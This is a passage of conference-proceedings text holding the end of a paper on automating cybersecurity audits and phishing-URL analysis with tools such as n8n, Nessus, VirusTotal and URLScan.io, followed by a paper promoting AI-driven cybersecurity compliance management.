- The whole process was automated using n8n, a low-code automation platform that allowed integration with external APIs and custom logic in a flexible manner.
- The pipeline was deployed as modular nodes, which had specialized roles in doing specific tasks like sending API requests, responding to it, parsing JSON structures, or evaluating conditional logic.
- It processed the response automatically, searched for threat indicators that are of interest, and initiated follow-up actions, like generation of a report or sending an alert message. It processed automatically without any form of human intervention, providing quickness, uniformity, and minimizing reliance on human processes.

c. Report Generation and Aggregation

- After receiving results from VirusTotal and URLScan.io, the pipeline merged the responses into a consistent data structure. This was necessary to remove duplication and consolidate the output of two sources into a single readable format.
- Personal threat intelligence signs including reputation scores, evil intent, redirect activity, domain association, and visual signs were pulled out of the answers. These signs dictated the scope and nature of the threat in question.
- All recovered data were organized into a formatted report that was specifically designed for incident response teams and cyber threat analysts. The report showed results in an easy-to-read, easy-to-understand format to facilitate instant risk assessment and decision-making. It also made it possible for security teams to have a record of phishing attempts and observe trends over time for strategic response planning.

3. Workflow Summary

1. A suspicious URL, typically received via email or incident ticket, was input into the automated pipeline.
2. The system then queued the URL to URLScan.io for a full scan. The system then waited at this point until it received full scan results, such as visual snapshot, network trace path, and web page behavior data.
3. Concurrently, the pipeline also posted the same URL to VirusTotal, which triggered a simultaneous threat intelligence request. The simultaneous run was important in an effort to minimize latency and obtain a more diverse set of insights within a relatively shorter time.
4. After both API responses were done, the system processed information, standardized their structures, and combined pertinent fields into a single dataset. This allowed it to gain a consolidated understanding of the threat instead of disjointed outputs.
5. A comprehensive threat report was created with the necessary information such as indicators of compromise (IOCs), potential malicious activity, and visual artifacts of scanned pages. This enabled us to quickly identify the risk level and respond immediately based on knowledge-driven decisions.

4. Outcome

- **Phishing URL analysis was performed within seconds**, significantly enhancing the organization's response time.
- **Manual efforts and inconsistencies were eliminated**, as all steps were predefined and systematically executed.
- **Actionable threat intelligence reports** enabled teams to swiftly take down phishing links, block domains, or initiate user alerts.

V. RESULTS AND DISCUSSION

The implementation of automated cybersecurity audit systems, as demonstrated in the two case studies, yielded measurable improvements across multiple operational dimensions. This section discusses the outcomes observed during deployment and evaluates the strategic significance of each automated component.

A. Operational Efficiency and Time Reduction

The foremost outcome of deploying automation was a dramatic **reduction in manual labour and time-to-completion** for critical audit tasks:

- In **Case Study 1**, automating vulnerability and configuration audits across 500+ endpoints led to an **80% reduction in manual effort**. Tasks previously requiring up to **3 days of analyst time** were executed and reported within **1 hour**, due to the seamless orchestration of Nessus, Chef InSpec, Lynis, and Python-based reporting pipelines via n8n.

- In **Case Study 2**, phishing URL analysis using automated queries to **VirusTotal** and **URLScan.io** provided **near-instantaneous results**, supporting immediate incident response and reducing the average investigation time per URL from several minutes to under 10 seconds.

These results clearly validate the hypothesis that **automating repetitive cybersecurity audit workflows drastically improves turnaround times without compromising accuracy**.

B. Improved Accuracy and Consistency

Automation not only expedited the audit process but also **standardized execution and reporting**:

- Manual processes often introduce variability due to differing analyst interpretations or procedural inconsistencies. However, the use of pre-defined scripts and API-driven workflows ensured **uniformity in scanning, configuration checks, and report generation**.
- Reports generated using the **CERT-In format** met national compliance requirements, providing regulators and internal auditors with standardized, auditable documents.
- Tools like **Chef InSpec** and **Lynis** ensured that security benchmarks were enforced uniformly across diverse systems, eliminating deviations that might otherwise be overlooked in manual audits.

C. Scalability and Real-Time Monitoring

The automation architecture proved highly **scalable and responsive to real-time demands**:

- The use of **n8n** allowed the organization to build modular workflows that could be adapted or extended to new assets, operating systems, or compliance standards with minimal overhead.
- The inclusion of SIEM/SOAR integrations, though not elaborated in full detail in the case studies, was suggested in the presentation as a natural next step to **enable real-time monitoring and alerting**, further reducing incident response latency.
- The system could be scheduled or triggered on-demand, ensuring flexibility and continuity in audit cycles without disrupting business operations.

D. Cost-Effectiveness and Resource Optimization

Another significant observation was **cost optimization** through reduced reliance on human resources:

- Analysts who previously spent time gathering audit data and preparing reports could now **focus on higher-order tasks**, such as risk modeling, threat hunting, and incident response.
- Since the system relied largely on **open-source tools (OpenVAS, n8n, Lynis)** or existing

enterprise licenses (Nessus), the cost overhead was minimal.

E. Limitations and Future Considerations

Despite its benefits, the automation framework presented a few limitations:

- **Initial setup and integration effort**: Building pipelines that integrate with APIs and manage remote execution across various endpoints required upfront configuration and testing.
- **Tool compatibility and system dependencies**: Certain tools required specific configurations (e.g., SSH key management for Lynis or WinRM permissions for Windows audits), which could delay onboarding new assets.
- **Lack of contextual intelligence**: While automation executed predefined logic efficiently, it lacked the capability to understand complex, evolving threats without human input. This opens an avenue for future integration with **AI/ML-based decision engines**.

VI. IMPLEMENTATION CHALLENGES AND LIMITATIONS

While the integration of automation into cybersecurity audit workflows offers significant operational benefits, the deployment and scaling of such systems are not without obstacles. This section outlines the primary challenges encountered during implementation, as well as systemic limitations inherent to current automation tools and methodologies.

A. Initial Configuration and Integration Overhead

The initial deployment phase demands substantial **configuration efforts**, particularly when integrating diverse tools like **Nessus, n8n, Chef InSpec**, and **Lynis**:

- **Complex Setup Requirements**: Establishing secure communication channels such as **SSH** for Unix systems and **WinRM/RDP** for Windows endpoints requires meticulous configuration of firewall rules, credentials, certificates, and access control policies.
- **API Integration Effort**: While tools like **Nessus** offer APIs for automation, configuring these APIs within orchestration platforms (e.g., **n8n**) requires scripting knowledge, token management, and endpoint customization.
- **Tool Interoperability**: Ensuring compatibility between tools (e.g., transferring scan results from Nessus to a parser script and formatting them into CERT-In templates) involves significant time and testing.

B. Dependency on Network and Endpoint Accessibility

Automated audits are heavily reliant on **network stability and endpoint reachability**:

- **Latency or Downtime** in network connectivity, especially during remote audits over SSH or RDP, can interrupt scans and compliance checks.
- Endpoints that are **offline, isolated**, or configured with strict firewall rules may **fail to respond** to automation triggers, resulting in incomplete asset coverage.
- Environments with **dynamic IP addressing** pose additional complications, necessitating asset discovery updates before every audit cycle.

C. Limited Contextual and Behavioral Intelligence

Although automation excels at **rule-based tasks**, it lacks the **adaptive intelligence** that human analysts provide:

- Automation tools can identify **known vulnerabilities and misconfigurations**, but they cannot contextualize anomalies, correlate cross-domain threats, or prioritize incidents based on business impact.
- For example, a phishing URL flagged by VirusTotal may appear benign due to low antivirus detection, whereas a seasoned analyst might spot red flags in metadata or domain history.

This limitation underscores the importance of combining automation with **expert analysis** for nuanced decision-making.

D. Maintenance and Tool Updates

Maintaining an automated audit framework involves **ongoing administrative tasks**:

- Tools like Nessus and OpenVAS require **frequent signature updates** to remain effective against new vulnerabilities.
- Orchestration pipelines must be **regularly tested** following software updates, OS patches, or changes in endpoint configurations.
- Any **tool deprecation, API changes**, or plugin incompatibilities can disrupt the entire workflow, necessitating swift remediation by IT administrators.

E. Security and Privacy Risks

Automated systems themselves must be **secured against misuse**:

- Improperly secured API credentials, audit scripts, or configuration files could be exploited by malicious actors to gain unauthorized access or manipulate scans.
- Scripts running with **elevated privileges (root/admin)** during audits present an inherent risk if not properly sandboxed or logged.
- Data collected during audits, including system states, vulnerabilities, and user configurations,

must be **protected under data privacy policies**, especially in regulated sectors.

F. Organizational and Skill-Based Limitations

The successful adoption of cybersecurity automation requires **organizational readiness and upskilled personnel**:

- Teams must be trained not only in cybersecurity fundamentals but also in **automation scripting, workflow design, and tool integration**.
- In smaller organizations with limited IT budgets or workforce, the **lack of technical expertise** can act as a barrier to automation deployment.

VII. FUTURE WORK

As organizations continue to evolve their cybersecurity posture in response to increasingly sophisticated threats, automation frameworks must also advance. While current implementations provide significant gains in efficiency and standardization, several areas remain open for innovation, refinement, and strategic expansion. This section outlines key directions for future work in cybersecurity audit automation.

A. Integration of Artificial Intelligence and Machine Learning

One of the most promising directions is the incorporation of **AI and ML algorithms** into audit pipelines. Current automated systems are rule-based and deterministic, limiting their ability to adapt to complex or previously unknown threat scenarios.

- **Anomaly Detection:** Machine learning models can be trained on system logs, user behavior, and network traffic to identify deviations indicative of potential threats, such as insider attacks or stealthy lateral movement.
- **Risk-Based Prioritization:** AI can help assign contextual risk scores to vulnerabilities by correlating technical severity with asset criticality and exploit likelihood, enabling smarter remediation planning.
- **Predictive Threat Modeling:** Future systems could forecast emerging risks based on global threat intelligence feeds and internal trends, facilitating proactive defense strategies.

B. Expansion into Continuous Compliance and Policy Enforcement

Current audit workflows are primarily periodic (e.g., quarterly scans). Future implementations should aim for **continuous auditing and compliance monitoring**.

- **Real-time Compliance Validation:** Tools like **Chef InSpec** can be extended to run on a continuous basis, flagging deviations from security baselines immediately.

- **Policy-as-Code Evolution:** Defining and enforcing organizational security policies through code can further streamline policy application across multi-cloud and hybrid environments.
- **Automated Remediation:** In addition to detection, future systems should autonomously implement configuration changes or patch deployments based on approved playbooks.

C. Enhanced Interoperability with SOAR and SIEM Platforms

To close the loop between detection and response, audit automation systems must seamlessly interface with **Security Orchestration, Automation, and Response (SOAR)** and **Security Information and Event Management (SIEM)** solutions.

- **Cross-Platform Alerting:** Integration with platforms such as Splunk, IBM QRadar, or Microsoft Sentinel would allow audit findings to trigger automated playbooks or real-time alerts.
- **Audit-to-Incident Correlation:** Future frameworks could correlate audit results with incident data, improving root cause analysis and post-incident reviews.

D. Customizable

Dashboards and Advanced Reporting

While current systems provide standardized report formats (e.g., CERT-In compliant), the future demands **dynamic, stakeholder-specific dashboards** and data visualizations.

- **Role-Based Reports:** Executives, auditors, and technical teams require different levels of detail. Custom dashboards can cater to varied stakeholders by filtering and presenting information accordingly.
- **Data Analytics Integration:** Integration with platforms like **Power BI, Grafana, or Kibana** could enable deep analysis of historical audit data, trend detection, and metrics tracking.

E. Scalability Across Hybrid and Multi-Cloud Environments

As enterprises migrate workloads to the cloud, automated audit systems must be able to operate across **on-premises, private, and public cloud infrastructures**.

- **Cloud-Native Scanning:** Tools should support audit functionality for services like AWS, Azure, and GCP, including IAM policies, security groups, and container configurations.
- **Agentless Monitoring:** Future work should explore agentless scanning methods to reduce system footprint while maintaining audit effectiveness.

F. Privacy-Aware and Regulation-Compliant Automation

Given the sensitivity of audit data, future systems must be designed to **adhere to global privacy laws and data protection frameworks**.

- **Data Minimization and Anonymization:** Future pipelines should limit data collection to essential fields and support anonymization for audit logs and reports.
- **Compliance with Standards:** Expanding support for international standards such as **GDPR, HIPAA, and ISO 27701** will enhance the applicability of automated audits across regulated industries.

VIII. CONCLUSION

The integration of automation in cybersecurity audits represents a paradigm shift in how organizations manage and secure their digital environments. Through the two case studies presented—one focused on enterprise-level vulnerability and configuration audits, and the other on phishing link analysis—this paper demonstrates the tangible benefits of automating critical security workflows. By leveraging tools such as **n8n, Nessus, Chef InSpec, Lynis, VirusTotal, and URLScan.io**, organizations achieved significant improvements in **efficiency, accuracy, and response time**.

Automated audit systems eliminate the manual overhead associated with asset discovery, vulnerability scanning, configuration assessment, and threat analysis. Moreover, they enable real-time reporting, enhance consistency, and ensure adherence to security standards such as those recommended by CERT-In. The result is a more proactive, scalable, and resilient approach to cybersecurity management.

As cyber threats continue to evolve in complexity and frequency, automation stands as a critical enabler in safeguarding enterprise infrastructure. Future work should focus on integrating AI-driven analytics and predictive threat modelling to further strengthen the audit and response lifecycle.

ACKNOWLEDGMENT

The author would like to acknowledge the continuous support of the cybersecurity community and the developers of open-source and commercial tools that made this research possible. Platforms such as **n8n, Nessus, Chef InSpec, Lynis, Virus Total, and URLScan.io** were instrumental in the implementation and evaluation of automated cybersecurity audit workflows.

The author also extends gratitude to the **organizing committee of SAMVAAD-2025** for providing the opportunity and motivation to explore and present practical advancements in cybersecurity automation. Their efforts in promoting knowledge sharing and innovation in this field are greatly appreciated.

REFERENCES

- 1 NIST, "Security Content Automation Protocol (SCAP)," National Institute of Standards and Technology, [Online]. Available: <https://csrc.nist.gov/projects/security-content-automation-protocol>
- 2 Tenable, "Nessus Professional: Vulnerability Assessment Solution," [Online]. Available: <https://www.tenable.com/products/nessus>
- 3 Greenbone Networks, "OpenVAS: Open Vulnerability Assessment Scanner," [Online]. Available: <https://www.greenbone.net/en/product/technology/>
- 4 URLScan.io, "URLScan – Scan and Analyze Websites," [Online]. Available: <https://urlscan.io>
- 5 VirusTotal, "VirusTotal – Free Online Virus, Malware and URL Scanner," Google, [Online]. Available: <https://www.virustotal.com>
- 6 Center for Internet Security, "CIS Benchmarks," [Online]. Available: <https://www.cisecurity.org/cis-benchmarks/>
- 7 Progress Software, "Chef InSpec: Compliance Automation Framework," [Online]. Available: <https://www.chef.io/products/chef-inspec>
- 8 Microsoft, "Microsoft Security Compliance Toolkit 1.0," Microsoft Docs, [Online]. Available: <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-compliance-toolkit-10>
- 9 n8n.io, "n8n – Workflow Automation Tool," [Online]. Available: <https://n8n.io>
- 10 Elastic, "Kibana: Explore, Visualize, and Share Data," [Online]. Available: <https://www.elastic.co/kibana>
- 11 Microsoft, "Power BI: Business Intelligence and Analytics," [Online]. Available: <https://powerbi.microsoft.com>
- 12 A. Shostack, Threat Modeling: Designing for Security, Wiley, 2014.
- 13 MITRE Corporation, "ATT&CK Framework," [Online]. Available: <https://attack.mitre.org>
- 14 S. Zekri and M. Fahim, "Automation in Cybersecurity Audits Using Orchestration Tools," Proc. 2020 Int. Conf. on Information Security and Cyber Forensics (InfoSec), pp. 45–50, 2020.
- 15 NIST, "Framework for Improving Critical Infrastructure Cybersecurity," Version 1.1, Apr. 2018. [Online]. Available: <https://www.nist.gov/cyberframework>
- 16 SANS Institute, "The Role of Configuration Management in Modern Cybersecurity," SANS Whitepaper, [Online]. Available: <https://www.sans.org/white-papers/>
- 17 Lansweeper, "IT Asset Management Software," [Online]. Available: <https://www.lansweeper.com>
- 18 CISCO, "Security Automation: A Key to Scalable Threat Defense," Cisco Security White Paper, 2022. [Online]. Available: <https://www.cisco.com>
- 19 M. Almorisy, J. Grundy, and I. Müller, "Automated software vulnerability analysis and management," Computers & Security, vol. 45, pp. 190–211, Sep. 2014.
- 20 OWASP, "OWASP Top 10 Web Application Security Risks," [Online]. Available: <https://owasp.org/www-project-top-ten/>
- 21 D. Arora and S. Gopalakrishnan, "Using SOAR and SIEM for Security Automation," Journal of Cybersecurity Technology, vol. 6, no. 1, pp. 15–28, 2022.
- 22 G. Creech and J. Hu, "A Semantic Approach to Host-Based Intrusion Detection Systems Using Contiguous and Discontiguous System Call Patterns," IEEE Trans. Comput., vol. 63, no. 4, pp. 807–819, Apr. 2014.
- 23 ISO/IEC, "ISO/IEC 27001:2013 – Information Security Management Systems," International Organization for Standardization, [Online]. Available: <https://www.iso.org/isoiec-27001-information-security.html>
- 24 D. Kim and M. Solomon, Fundamentals of Information Systems Security, 3rd ed., Jones & Bartlett Learning, 2016.
- 25 Gartner, "Automation in Cybersecurity Operations: Reducing Risk and Increasing Agility," Gartner Research, 2021. [Online]. Available: <https://www.gartner.com>

Revolutionizing Compliance: The AI Advantage in Cybersecurity Compliance Management

Author: Karmendra Kohli, (CEO, Director and Founder)
SecurEyes Techno Services Pvt. Ltd.
Bangalore, India
karmendra.kohli@secureyes.net

Abstract-As organizations adapt and evolve to the growing demands of compliance within their cybersecurity landscape, AI-driven compliance management has the huge potential to transform compliance from a passive consideration to an active focus area. This paper highlights how artificial intelligence (AI) has the huge potential to enhance compliance management processes and implement systems that can lead to improved cybersecurity resilience across the organization. We present a transformative AI driven compliance management approach that drives collaboration among stakeholders by unifying business units, compliance teams, and senior management on a single platform. We explore how AI can enable dynamic compliance management and control tracking and the role of GenAI in decision-making through improved data accessibility. While the potential benefits are significant, it is important to acknowledge that this is a rapidly evolving area, and ongoing research is needed to address challenges related to data quality, bias, and interpretability.

Keywords: AI, Cybersecurity, Compliance Management, Automation, GenAI, SIEM, Risk Management, Real-Time Monitoring

I. INTRODUCTION

The digital age has brought unprecedented opportunities for innovation and growth which in turn has led to increasingly sophisticated cybersecurity threats. Organizations across all sectors are under constant stream of attacks, ranging from active vulnerability exploitation, malware spread, ransomware, phishing to advanced persistent threats (APTs). In response to this evolving landscape, regulatory bodies and industry organizations have developed a complex web of cybersecurity compliance standards. These standards, such as the National Institute of Standards and Technology (NIST) Cybersecurity Framework, the ISO 27001:2022 standard, General Data Protection Regulation (GDPR), the Health Insurance Portability and Accountability Act (HIPAA) and others, aim to protect sensitive data, ensure the confidentiality, integrity, and availability of systems, and promote responsible data handling practices.

Traditionally, cybersecurity compliance has been a manual, labor-intensive, and often point in time activity. Organizations rely on spreadsheets, manual audits, and periodic assessments to track their compliance status. This approach is not only inefficient but also prone to human or clerical errors and omissions. Moreover, it struggles to keep pace with the dynamic nature of cybersecurity threats, compliance requirements and the ever-changing regulatory landscape. As a result, many organizations find themselves struggling to maintain compliance, leaving them vulnerable to cyberattacks, regulatory fines, and reputational damage.

Artificial intelligence (AI) is emerging as a transformative technology that can revolutionize cybersecurity compliance management. AI-powered solutions can automate many of the manual tasks associated with compliance, improve accuracy, enhance real-time monitoring, and enable proactive risk management. By leveraging AI, organizations can transform compliance from a passive, reactive burden into an active, strategic asset.

This paper examines the advantages of using AI for managing cybersecurity compliance. It offers a solution that simplifies AI-driven compliance management and promotes teamwork among stakeholders by bringing together business units, compliance teams, and senior management on one platform. It also highlights the key AI features that are driving this change, such as automating workflows, tracking smart controls, integrating smoothly with Security Information and Event Management (SIEM) systems, and using GenAI querying abilities. Lastly, the paper lays out practical steps for organizations to effectively incorporate AI into their compliance frameworks. This process helps improve regulatory compliance and boost cyber resilience. The paper argues that AI supports proactive, efficient, and flexible cybersecurity compliance, enabling organizations to meet their regulatory requirements while also strengthening their overall security.

II. THE CHALLENGE OF MODERN CYBERSECURITY COMPLIANCE

The modern cybersecurity threat landscape is becoming more complex and sophisticated. Threat actors continually find new ways to exploit vulnerabilities, compromise systems, and steal sensitive data. These threats include common malware, phishing attacks, and more advanced methods like ransomware, supply chain attacks, and state-sponsored espionage.

As the threat landscape changes, the regulatory environment is also shifting. Organizations must comply with an increasing number of standards and requirements, each having its own specific controls and obligations. Some of the main cybersecurity compliance and data protection standards include:

- **NIST Cybersecurity Framework:** The NIST Cybersecurity Framework is a set of guidelines and best practices for organizations to manage and reduce their cybersecurity risks. It is widely adopted by organizations in both the public and private sectors.

- **Payment Card Industry Data Security Standard (PCI DSS):** PCI DSS is a set of security standards for organizations that handle credit card information. It applies to merchants, payment processors, and other organizations that process, store, or transmit credit card data.
- **General Data Protection Regulation (GDPR):** The GDPR is a European Union (EU) law that regulates the processing of personal data of individuals within the EU. It applies to any organization that processes the personal data of EU residents, regardless of where the organization is located.
- **Health Insurance Portability and Accountability Act (HIPAA):** HIPAA is a US law that protects the privacy and security of protected health information (PHI). It applies to healthcare providers, health plans, and healthcare clearinghouses.

Managing and tracking compliance across various frameworks and data sources is a major challenge for organizations. The traditional approach to compliance depends on manual processes, such as:

- **Spreadsheets:** Organizations often use spreadsheets to track their compliance status, document controls, and manage risks. However, spreadsheets are prone to errors, difficult to maintain, and lack the automation capabilities needed to keep pace with the dynamic nature of cybersecurity.
- **Manual Audits:** Manual audits are time-consuming, expensive, and often provide only a snapshot of an organization's compliance posture at a particular point in time. They are also prone to human error and may not identify all of the vulnerabilities and risks.
- **Periodic Assessments:** Periodic assessments are conducted on a regular basis (e.g., annually or semi-annually) to identify an organization's compliance with relevant standards. However, these assessments are often reactive and may not identify emerging risks and vulnerabilities in a timely manner.

The consequences of non-compliance can be severe. Organizations that fail to comply with cybersecurity regulations may face:

- **Financial Penalties:** Regulatory bodies can impose significant fines for non-compliance. For example, GDPR violations can result in fines of up to 4% of an organization's annual global revenue.
- **Reputational Damage:** A data breach or security incident can damage an organization's reputation and erode customer trust.
- **Legal Liabilities:** Organizations may face lawsuits from customers, employees, or other stakeholders as a result of a data breach or security incident.
- **Business Disruption:** A cyberattack can disrupt an organization's operations and lead to significant financial losses.

Organizations face challenges and consequences when they do not comply with cybersecurity standards. Hence, it is essential for them to take a more active and effective approach to managing compliance. AI-driven compliance management presents a promising solution. It allows

organizations to automate tasks, improve accuracy, monitor in real time, and manage risks proactively.

III. AI-DRIVEN COMPLIANCE MANAGEMENT: A HOLISTIC APPROACH

AI-driven compliance management provides an intuitive way to tackle the challenges of modern cybersecurity compliance. It uses artificial intelligence and machine learning to automate tasks, improve accuracy, boost real-time monitoring, and support proactive risk management. This approach changes compliance from a reactive challenge into a strategic advantage. It allows organizations to meet their regulatory obligations and enhance their overall security. The AI-driven approach includes several key components, including: effectively defining compliance requirements with AI, ensuring real-time compliance monitoring, and integrating a centralized compliance management platform. The following sections explain the different aspects of these components.

A. Defining Compliance Requirements Effectively with AI Traditionally, understanding and translating complex regulatory requirements into actionable security controls has been a manual and error-prone process. AI, and particularly Natural Language Processing (NLP), can automate and streamline this process.

B. Natural Language Processing (NLP) for interpreting regulations

NLP algorithms can analyze regulatory documents, extract key requirements, and translate them into clear, concise, and actionable security controls. This eliminates the need for manual interpretation, reduces the risk of errors, and ensures that organizations have a clear understanding of their compliance obligations.

C. AI-powered risk assessment and gap analysis

By analyzing an organization's systems, data, and security posture, AI algorithms can identify potential compliance gaps and assess the associated risks. This enables organizations to prioritize their compliance efforts and focus on the areas that pose the greatest risk. AI can also automate the process of mapping controls to specific regulatory requirements, making it easier for organizations to demonstrate compliance.

D. Real-Time Compliance Monitoring

Traditional compliance monitoring relies on periodic audits and assessments, which provide only a snapshot of an organization's compliance posture at a particular point in time. AI enables real-time compliance monitoring, providing organizations with continuous visibility into their compliance status.

E. AI-driven anomaly detection for proactive adaptation

AI algorithms can analyze security data in real-time to identify anomalies and deviations from established baselines. This enables organizations to detect potential compliance violations and security incidents as they

occur, allowing them to take immediate corrective action.

F. Continuous monitoring and reporting

AI can automate the process of collecting and analyzing security data, generating compliance reports, and tracking key metrics. This provides organizations with a continuous view of their compliance posture and enables them to identify trends and patterns that may indicate emerging risks.

G. Benefits of Centralized Management

Legacy compliance systems are often disparate, siloed, and lack integration. This makes it difficult to manage compliance across the organization and can lead to inconsistencies and inefficiencies. AI-driven compliance management provides a centralized platform that integrates all compliance-related activities, enabling organizations to manage compliance more effectively.

H. Centralized platform for business units, compliance teams, and senior management

A centralized platform can provide a unified view of compliance across the organization, enabling business units, compliance teams, and senior management to collaborate more effectively. This promotes transparency, accountability, and a shared understanding of compliance obligations. The single platform can also streamline communication and reporting, making it easier for organizations to demonstrate compliance to regulators and stakeholders.

I. Facilitating collaboration among stakeholders

By providing a common platform for communication and collaboration, AI-driven compliance management can help different departments and stakeholders to effectively collaborate with each other. This enables departments to share information more easily, coordinate their compliance efforts, and make better decisions.

J. Unifying business units, compliance teams, and senior management

AI-driven compliance management can help align the goals of different business units with the organization's overall compliance objectives. This ensures that compliance is not seen as a burden but as an integral part of the organization's business strategy. Senior management can use the AI-driven platform to monitor compliance performance, identify risks, and make informed decisions about compliance investments.

IV.COMPARISON OF TRADITIONAL VS. AI-DRIVEN COMPLIANCE SOLUTIONS

Table 1: Comparison of Traditional vs. AI-Driven Compliance Solutions

This table lists the key differences between traditional manual compliance methods and modern AI-driven approaches, emphasizing how AI enhances speed, accuracy, cost, adaptability and scalability.

Feature	Traditional	AI-Driven
Speed	Manual, time-consuming	Real-time, automated
Accuracy	Moderate, human skill dependent	High, with continuous learning
Scalability	Limited	Scalable to large enterprise environments
Cost	High for manual reviews	Low operational costs
Adaptability to Regulations	Slow updates	Rapid update for new laws

Indicative Architecture of an AI-Powered Compliance Management Platform

This section below illustrates the core components and data flow within a typical AI-driven compliance management system, showcasing how data is ingested, analysed, and used for automated decision-making. The following components maybe included:

- Data Ingestion Layer (logs, network data, user activity)
- Data Preprocessing Module
- AI/ML Engine (for anomaly detection, risk scoring)
- Compliance Rules Engine (both static rules and AI-generated insights)
- Dashboard & Reporting Interface
- Alerting System.

AI-Driven Compliance Monitoring Process

The following section lists out the step-by-step process of continuous compliance monitoring using AI, highlighting how automated analysis and alerts facilitate proactive cybersecurity management:

- Continuous Data Collection
- Automated Data Analysis & Anomaly Detection
- Compliance Risk Scoring
- Automated Alerts / Recommendations
- Human Oversight & Manual Review (if needed)
- Feedback Loop for Model Improvement

V. KEY AI CAPABILITIES FOR REVOLUTIONIZING COMPLIANCE

The revolution in cybersecurity compliance management is powered by several key AI capabilities. These include workflow automation, smart controls tracking and alerts, seamless integration with SIEM systems for real time control compliance monitoring, and GenAI querying capabilities.

Each of these capabilities addresses specific challenges in traditional compliance management and contributes to a more proactive, efficient, and adaptive approach.

A. **Workflow Automation:** Many of the tasks associated with compliance management are manual, repetitive, and time-consuming. AI can automate these tasks, freeing up compliance professionals to focus on more strategic activities.

- **Automated evidence collection and documentation**

AI can automate the process of collecting evidence of compliance, such as logs, configuration files, and audit trails. This eliminates the need for manual data gathering and ensures that organizations have a complete and accurate record of their compliance activities. AI can also automatically generate documentation, such as compliance reports and audit findings.

- **AI-driven compliance task assignment and tracking**

AI can automate the process of assigning compliance tasks to the appropriate individuals and tracking their progress. This ensures that tasks are completed on time and that any issues are addressed promptly. AI can also provide automated reminders and notifications to ensure that tasks are not overlooked.

- **Boosting accuracy of compliance confirmations**

AI algorithms can perform automated checks to verify that controls are in place and functioning correctly. This reduces the risk of human error and ensures that compliance confirmations are accurate and reliable.

B. **Smart Controls Tracking and Alerts**

Effective compliance management requires organizations to track and monitor the effectiveness of their security controls. AI can enhance controls tracking and provide automated alerts for control failures and deviations.

- **AI-powered control mapping and validation**

AI can automate the process of mapping controls to specific regulatory requirements and validating that controls are implemented correctly. This ensures that organizations have a clear understanding of which controls are required for compliance and that those controls are functioning as intended.

- **Automated alerts for control failures and deviations**

AI can monitor security data in real-time to detect control failures and deviations from established baselines. This enables organizations to take immediate corrective action and prevent potential compliance violations. AI can also provide automated alerts to notify compliance professionals of any issues that require attention.

C. **Seamless Integration with SIEM**

Security Information and Event Management (SIEM) systems are used to collect, analyze, and manage security data from various sources. Integrating AI with SIEM systems can

enhance incident response and reporting for compliance purposes.

- **AI-driven correlation of security events with compliance requirements**

AI can correlate security events with specific compliance requirements, enabling organizations to identify potential compliance violations that may have been missed by traditional security monitoring tools. For example, AI can identify unauthorized access attempts to sensitive data and flag them as potential GDPR violations.

- **Enhanced incident response and reporting for compliance purposes**

AI can automate the process of generating compliance reports from SIEM data, making it easier for organizations to demonstrate compliance to regulators and stakeholders. AI can also assist with incident response by providing insights into the potential compliance implications of security incidents.

D. **GenAI Querying Capabilities**

- **Accessing compliance data and generating reports with GenAI**

GenAI models can be used to query compliance data and generate reports in natural language. This makes it easier for compliance professionals to access the information they need and communicate it to stakeholders. GenAI can generate insights and summaries from complex compliance data, facilitating decision-making.

- **Simplifying stakeholder access to compliance data**

With GenAI, stakeholders can easily access compliance data and reports through natural language interfaces, even without specialized technical knowledge. This improves transparency and ensures that everyone has access to the information they need to make informed decisions.

VI. INTEGRATING AI INTO COMPLIANCE FRAMEWORKS: ACTIONABLE STEPS

Integrating AI into compliance frameworks is a strategic undertaking that requires careful planning, execution, and ongoing monitoring. This section provides a step-by-step guide for organizations to effectively integrate AI into their existing compliance frameworks, ensuring that the technology is aligned with their business objectives and regulatory obligations.

A. Identifying Key Stakeholders and Defining Roles and Responsibilities

The first step is to identify the key stakeholders who will be involved in the AI integration process. This includes representatives from compliance, security, IT, legal, and business units. Each stakeholder should have a clearly defined role and responsibility, ensuring that the project is well-managed and that all perspectives are considered. This may include:

- **Compliance Officer:** Responsible for overseeing the integration of AI into the compliance framework and ensuring that it aligns with regulatory requirements.
- **Chief Information Security Officer (CISO):** Responsible for ensuring that the AI-driven compliance system is secure and protects sensitive data.
- **IT Department:** Responsible for implementing and maintaining the AI-driven compliance system.
- **Legal Counsel:** Responsible for providing legal guidance on the use of AI in compliance and ensuring that it complies with relevant laws and regulations.

B. Selecting Appropriate AI Tools and Technologies

Choosing the right AI tools and technologies is crucial for the success of the integration process. Organizations should consider factors such as the specific compliance requirements they need to address, the size and complexity of their data, and the skills and expertise of their staff. There are a variety of AI tools and technologies available, including:

- **Natural Language Processing (NLP)** tools for analysing regulatory documents.
- **Machine Learning (ML)** algorithms for detecting anomalies and predicting risks.
- **Robotic Process Automation (RPA)** tools for automating compliance tasks.
- **SIEM systems** with AI capabilities for correlating security events with compliance requirements.
- **GenAI systems** for data querying and generating insights.

C. Data Privacy and Security Considerations for AI-Driven Compliance

• **Data governance policies**

Develop and implement clear data governance policies to ensure that AI systems are trained on high-quality, representative data. These policies should address issues such as data collection, storage, processing, and access.

• **Data anonymization and privacy-enhancing technologies**

Use data anonymization and privacy-enhancing technologies to protect sensitive data when training and using AI models.

• **Security controls**

Implement robust security controls to protect AI systems from cyberattacks and unauthorized access. This includes measures such as access control, encryption, and intrusion detection.

• **Transparency and explainability**

Ensure that AI models are transparent and explainable so that compliance professionals can understand how they work and verify their accuracy.

• **Monitoring and auditing**

Implement monitoring and auditing procedures to track the performance of AI systems and detect potential biases or errors.

D. Training and Education for Compliance Teams

Integrating AI into compliance frameworks requires compliance teams to develop new skills and expertise. Organizations should invest in training and education programs to ensure that their compliance teams are equipped to use AI effectively. This may include training on:

- AI concepts and terminology.
- Data analysis and interpretation.
- AI-driven compliance tools and technologies.
- Ethical considerations for AI in compliance.

E. Examples of AI Applications in Compliance Management for Different Sectors

- **Finance:** In the financial sector, AI can be used to automate compliance with regulations such as the Bank Secrecy Act (BSA) and the Anti-Money Laundering (AML) Act. AI can analyze transaction data to detect suspicious activity, identify potential fraud, and generate reports for regulatory agencies.

- **Government:** In the government sector, AI can be used to automate compliance with regulations such as the Federal Information Security Modernization Act (FISMA) and the Privacy Act. AI can monitor systems for security vulnerabilities, detect unauthorized access attempts, and generate reports for government agencies.

- **Healthcare:** In the healthcare sector, AI can be used to automate compliance with regulations such as HIPAA. AI can analyze patient data to identify potential privacy violations, detect security breaches, and generate reports for regulatory agencies.

